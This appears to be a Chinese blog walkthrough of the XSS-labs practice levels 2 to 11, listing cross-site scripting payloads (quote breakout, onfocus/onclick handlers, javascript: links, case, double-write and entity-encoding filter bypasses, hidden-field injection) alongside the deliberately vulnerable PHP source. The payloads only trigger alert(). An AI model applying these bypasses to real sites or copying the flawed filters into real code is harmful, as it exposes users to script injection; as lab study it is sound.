
要想浏览器执行这里的弹窗代码，只需要将属性的引号和标签闭合就可以了。

左边的">去闭合原先的"
右边的//去注释原先的">

将keyword的参数值重新赋值

```
"><script>alert('xss')</script>
```

成功弹窗：



去服务器端看看`level2.php`代码

```
<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
<form action=level2.php method=GET>
<input name=keyword  value="'.$str.'">
<input type=submit name=submit value="搜索"/>
</form>
</center>';
?>
<center><img src=level2.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str)."</h3>";
?>
```


箭头1处将get方式传递到服务器端的keyword参数的值赋给str变量。

在箭头2处是用htmlspecialchars()函数对变量str进行处理之后显示到网页上。

在箭头3处却是直接将变量值插入到了标签的value属性值中

因为这里并没有对敏感字符进行编码和过滤，所以可以通过构造实现XSS攻击。

level 3 单引号闭合+htmlspecialchar()函数

先尝试poc

发现原样输出

查看代码：

```
</head>
<body>
<h1 align=center>欢迎来到level3</h1>
<h2 align=center>没有找到和&quot;&gt;&lt;script&gt;alert('xss')&lt;/script&gt;相关的结果.</h2><center>
<form action=level3.php method=GET>
<input name=keyword  value="&quot;&gt;&lt;script&gt;alert('xss')&lt;/script&gt;">
<input type=submit name=submit value=搜索 />
</form>
</center><center><img src=level3.png></center>
<h3 align=center>payload的长度:31</h3></body>
</html>
```


这两处都将`<`和`>`这样的敏感字符编码成了html字符实体。

猜测服务器端在这两处都用`htmlspecialchars()`函数进行了处理。

去服务器端看看`level3.php`代码

```
<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</
<form action=level3.php method=GET>
<input name=keyword  value='".htmlspecialchars($str)."'>
<input type=submit name=submit value=搜索 />
</form>
</center>";
?>
<center><img src=level3.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str)."</h3>";
?>
</body>
</html>
```


这里可以通过`<input>`标签的一些特殊事件来执行js代码

构造代码：`level3.php?keyword='onfocus=javascript:alert('xss') > //&submit=搜索`

发现没有直接弹窗，这是因为**onfocus事件的特殊性**造成的

```
onfocus 事件在对象获得焦点时发生。
onfocus 通常用于 <input>, <select>, 和<a>.
```

举个例子：在网页上的一个输入框中,当使用鼠标点击该输入框时输入框被选中，可以输入内容的时候就是该输入框获得焦点的时候,此时输入框就会触发onfocus事件.因此点击当前页面的输入框就可以完成弹框了。

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-btj73PU2-1648222792821)(https://gitee.com/nie-junyan/clodimage/raw/master/blog/20220323212740.png)]

level 4 双引号闭合+添加事件

也是get方式传参

进行poc

输入框中与我们提交的参数值有出入，`<`和`>`没有了

看看网页源码

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
 window.location.href="level5.php?keyword=find a way out!";
}
</script>
<title>欢迎来到level4</title>
</head>
<body>
<h1 align=center>欢迎来到level4</h1>
<h2 align=center>没有找到和&lt;script&gt;alert('xss')&lt;/script&gt;相关的结果.</h2><center>
<form action=level4.php method=GET>
<input name=keyword  value="scriptalert('xss')/script">
<input type=submit name=submit value 搜索 />
</form>
</center><center><img src=level4.png></center>
<h3 align=center>payload的长度:25</h3></body>
</html>
```


第1处直接将`<`和`>`编码转换了


第2处是把`<`和`>`删除了

事件触发不需要使用这两个符号。

尝试用：

```
"onclick="alert(/xss/)
```

在点击输入框之后成功触发了事件进行弹窗。




level 5 javascript伪协议

用上一关的`payload`，失败，查看源码：

```
window.alert = function()
{
confirm("完成的不错！");
 window.location.href="level6.php?keyword=break it out!";
}
</script>
<title>欢迎来到level5</title>
</head>
<body>
<h1 align=center>欢迎来到level5</h1>
<h2 align=center>没有找到和&quot;onclick=&quot;alert(/xss/)相关的结果.</h2><center>
<form action=level5.php method=GET>
<input name=keyword  value=""o_nclick="alert(/xss/)">
<input type=submit name=submit value=搜索 />
</form>
</center><center><img src=level5.png></center>
<h3 align=center>payload的长度:23</h3></body>
</html>
```

o后面多了一个_，再试试其余的特殊符号。



"闭合的，尝试

尝试大小写，均输出为小写，应该也是做了转换的。

前面几关的用法都不能用，试一下`href`，构造一个

```
"><a href='javascript:alert(/xss/)'>
```

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-gP5lUoGt-1648222792823)(https://gitee.com/nie-junyan/clodimage/raw/master/blog/20220323215536.png)]

点一下，即可弹窗

看源代码：

```
<?php
ini_set("display_errors", 0);
$str = strtolower($_GET["keyword"]);
$str2=str_replace("<script","<scr_ipt",$str);
$str3=str_replace("on","o_n",$str2);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)
<form action=level5.php method=GET>
<input name=keyword  value="'.$str3.'">
<input type=submit name=submit value=搜索 />
</form>
</center>';
?>
```


level 6 大小写绕过

尝试上一关payload，失败，查看源码：

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-Nh5KcoNl-1648222792823)(https://gitee.com/nie-junyan/clodimage/raw/master/blog/20220323215802.png)]

这次将`href`过滤了，都测试一下。

```
}
</script>
<title>欢迎来到level6</title>
</head>
<body>
<h1 align=center>欢迎来到level6</h1>
<h2 align=center>没有找到和&quot;&gt;&lt;a href='javascript:alert(/xss/)'&gt;相关的结果.</h2><center>
<form action=level6.php method=GET>
<input name=keyword  value=""><a hr_ef='javascript:alert(/xss/)'>">
<input type=submit name=submit value=搜索 />
</form>
</center><center><img src=level6.png></center>
<h3 align=center>payload的长度:37</h3></body>
</html>
```


大小写取消了。构造`

```
"><a hRef='javascript:alert(/xss/)'>
```

level 7 双写绕过

进行poc:

```
<script>alert('xss')</script>
```

查看源码：


```
/script>
title>欢迎来到level7</title>
/head>
body>
h1 align=center>欢迎来到level7</h1>
h2 align=center>没有找到和&lt;script&gt;alert('xss')&lt;/script&gt;相关的结果.</h2><center>
form action=level7.php method=GET>
input name=keyword  value="<>alert('xss')</>">
input type=submit name=submit value=搜索 />
/form>
/center><center><img src=level7.png></center>
h3 align=center>payload的长度:17</h3></body>
/html>
```


1处将`<`和`>`进行编码处理了

2处把script字符直接删除了

再试一下事件触发：


```
"onfocus=javascript:alert('xss')//
```



看到onfocus事件直接把on字符删除了，javascript中的script字符也被删除了。尝试用大小写能不能绕过

大小写绕过失败，尝试双写关键字

```
"oonnfocus=javascriscriptpt:alert('xss')//
```



点击输入框即可弹窗

level 8 编码绕过

查看源码：

```
}
</script>
<title>欢迎来到level8</title>
</head>
<body>
<h1 align=center>欢迎来到level8</h1>
<center>
<form action=level8.php method=GET>
<input name=keyword  value="test">
<input type=submit name=submit value=添加友情链接 />
</form>
</center><center><BR><a href="test">友情链接</a></center><center><img src=level8.jpg></center>
<h3 align=center>payload的长度:4</h3></body>
</html>
```


提交的参数值一个会插入到`<input>`标签的value属性值中，

一个会插入到下方`<a>`标签的href属性值中。

用

```
<script>alert('xss')</script
```

测试

```
<body>
<h1 align=center>欢迎来到level8</h1>
<center>
<form action=level8.php method=GET>
<input name=keyword  value="&lt;script&gt;alert('xss')&lt;/script">
<input type=submit name=submit value=添加友情链接 />
</form>
</center><center><BR><a href="<scr_ipt>alert('xss')</scr_ipt">友情链接</a></center><center><img src=level8.jpg></center>
<h3 align=center>payload的长度:30</h3></body>
</html>
```


`<`和`>`被编码

在href属性值中`script`字符被插入了`_`字符破坏语义

尝试事件触发：

```
"onfocus=javascript:alert('xss')>//
```

```
<center>
<form action=level8.php method=GET>
<input name=keyword  value="&quot;onfocus=javascript:alert('xss')&gt;//">
<input type=submit name=submit value=添加友情链接 />
</form>
</center><center><BR><a href="&quoto_nfocus=javascr_ipt:alert('xss')>//">友情链接</a></center><center><img src
<h3 align=center>payload的长度:42</h3></body>
</html>
```


用来闭合引号的引号也被编码。

onfocus一类的事件也被破坏

尝试大小写绕过，也失败

我们可以将要提交的js代码转成实体

```
javascript:alert(/xss/)
&#x6A;&#x61;&#x76;&#x61;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;&#x3A;&#x61;&#x6C;&#x65;&#x72;&#x74;&#x28;&#x2F;&#x7
8;&#x73;&#x73;&#x2F;&#x29;
```

输入 字符 :

javascript:alert(/xss/)

转换为字符实体

○ 10进制 ◉ 16进制

javascript:&#x
61;lert(/xss/)

去服务器端看看这一关的源码

```
<?php
ini_set("display_errors", 0);
$str = strtolower($_GET["keyword"]);
$str2=str_replace("script","scr_ipt",$str);
$str3=str_replace("on","o_n",$str2);
$str4=str_replace("src","sr_c",$str3);
$str5=str_replace("data","da_ta",$str4);
$str6=str_replace("href","hr_ef",$str5);
$str7=str_replace('"','&quot',$str6);
echo '<center>
<form action=level8.php method=GET>
<input name=keyword  value="'.htmlspecialchars($str).'">
<input type=submit name=submit value=添加友情链接 />
</form>
```


箭头1：对参数值做了小写处理

箭头2：对常见的关键字做了过滤处理

箭头3：将用来起闭合作用的引号做了字符实体替换

level 9检测关键字

进行poc，查看源码：

```
,
</script>
<title>欢迎来到level9</title>
</head>
<body>
<h1 align=center>欢迎来到level9</h1>
<center>
<form action=level9.php method=GET>
<input name=keyword  value="&lt;script&gt;alert('xss')&lt;/script">
<input type=submit name=submit value=添加友情链接 />
</form>
</center><center><BR><a href="您的链接不合法？有没有！">友情链接</a></center><center><img src=level9.png></center>
<h3 align=center>payload的长度:30</h3></body>
</html>
```


提交的参数值插入到了标签的value属性值中

但是在标签的href属性中却并没有出现该参数值，

而是显示的 "您的链接不合法？有没有！"这样的字符串。

有可能是将我们的代码进行了过滤

只有包含正常的url地址才能添加到href属性值中

构造一个有正常url地址的恶意代码：

```
javascript:alert('xss')http://www.baidu.com
```

```
</script>
<title>欢迎来到level9</title>
</head>
<body>
<h1 align=center>欢迎来到level9</h1>
<center>
<form action=level9.php method=GET>
<input name=keyword  value="javascript:alert('xss')http://www.baidu.com">
<input type=submit name=submit value=添加友情链接 />
</form>
</center><center><BR><a href="javascr_ipt:alert('xss')http://www.baidu.com">友情链接</a></center><center><img src=level9.png></center>
<h3 align=center>payload的长度:44</h3></body>
</html>
```



语句虽然显示在了`href`属性值中，但是`javascript`字符被插入了`_`

尝试用大小写绕过试试

失败，尝试对关键字进行编码

```
java&#115;&#99;&#114;&#105;&#112;&#116;:alert('xsshttp://')
```

源文件代码：



箭头1：与上一关一致

箭头2和3：判断如果字符中没有`http://`的话就会返回false，

接着在`href`属性值中就会出现`"您的链接不合法？有没有！"`

箭头4和5：判断成功后，返回第一次出现的位置，

将该字符插入到`href`属性值中了

level 10 隐藏信息

进行poc：

?keyword=<script>alert(/xss/)</script>

I实... 哔哩哔哩 (゜- ゜)つ... U+新工科智慧云 (108条消息) XSS学...

欢迎来到level10

没有找到和<script>alert(/xss/)</script>相关的结果.

查看源码：

```
</script>
<title>欢迎来到level10</title>
</head>
<body>
<h1 align=center>欢迎来到level10</h1>
<h2 align=center>没有找到和&lt;script&gt;alert(/xss/)&lt;/script&gt;相关的结果.</h2><center>
<form id=search>
<input name="t_link"  value="" type="hidden">
<input name="t_history"  value="" type="hidden">
<input name="t_sort"  value="" type="hidden">
</form>
</center><center><img src=level10.png></center>
<h3 align=center>payload的长度:29</h3></body>
</html>
```


在源码中有一个隐藏的表单。

其中含有`t_link` `t_history` `t_sort`这样三个隐藏的`<input>`标签，意味着是三个参数，判断哪一个标签能够被突破

构造语句：

```
<script>alert('xss')</script>&t_link=" type="text"&t_history=" type="text"&t_sort=" type="text"
```


```
<form id=search>
<input name="t_link"  value="" type="hidden">
<input name="t_history"  value="" type="hidden">
<input name="t_sort"  value="" type="text"" type="hidden">
</form>
</center><center><img src=level10.png></center>
<h3 align=center>payload的长度:29</h3></body>
</html>
```

CSDN @ing_end

有一个`<input>`标签的状态改变了。这个标签就是名

为`t_sort`的`<input>`标签，之前都是隐藏状态，但是通过构造参数响应发现只

有它里面的值被改变了。

因此可以从该标签进行突破，尝试能不能注入恶意代码进行弹窗。

```
<script>alert('xss')</script>&t_sort=" type="text" onclick="alert('xss')
```

查看源码：

```
</script>
<title>欢迎来到level10</title>
</head>
<body>
<h1 align=center>欢迎来到level10</h1>
<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
$str11 = $_GET["t_sort"];
$str22=str_replace(">","",$str11);
$str33=str_replace("<","",$str22);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结
<form id=search>
<input name="t_link"  value="'.'" type="hidden">
<input name="t_history"  value="'.'" type="hidden">
<input name="t_sort"  value="'.$str33.'" type="hidden">
</form>
</center>';
?>
<center><img src=level10.png></center>
```


箭头1：说明是接收`t_sort`参数值的。

箭头2：会删除`t_sort`参数值中的`<`和`>`。

level11Referer

查看源码：

```
<form id=search>
<input name="t_link"  value="" type="hidden">
<input name="t_history"  value="" type="hidden">
<input name="t_sort"  value="" type="hidden">
<input name="t_ref"  value="http://xsslabs/level10.php?t_link
</form>
```

与第十关相比，多了一个名为`t_ref`的`<input>`标签。

尝试用上一关的方法看看能不能从这几个标签进行突破注入代码。

构造代码

```
good job!&t_link="type="text&t_history="type="text&t_sort="type="text&t_ref="type="text
```

```
<h1 align=center>欢迎来到level11</h1>
<h2 align=center>没有找到和good job!相关的结果.</h2><center>
<form id=search>
<input name="t_link"  value="" type="hidden">
<input name="t_history"  value="" type="hidden">
<input name="t_sort"  value="&quot;type=&quot;text" type="hidden">
<input name="t_ref"  value="" type="hidden">
</form>
</center><center><img src=level11.png></center>
<h3 align=center>payload的长度:9</h3></body>
</html>
```


t_sort仍然可以接受参数值，但是里面的双引号被编码了


这样浏览器只能正常显示字符但是却无法起到闭合的作用了。

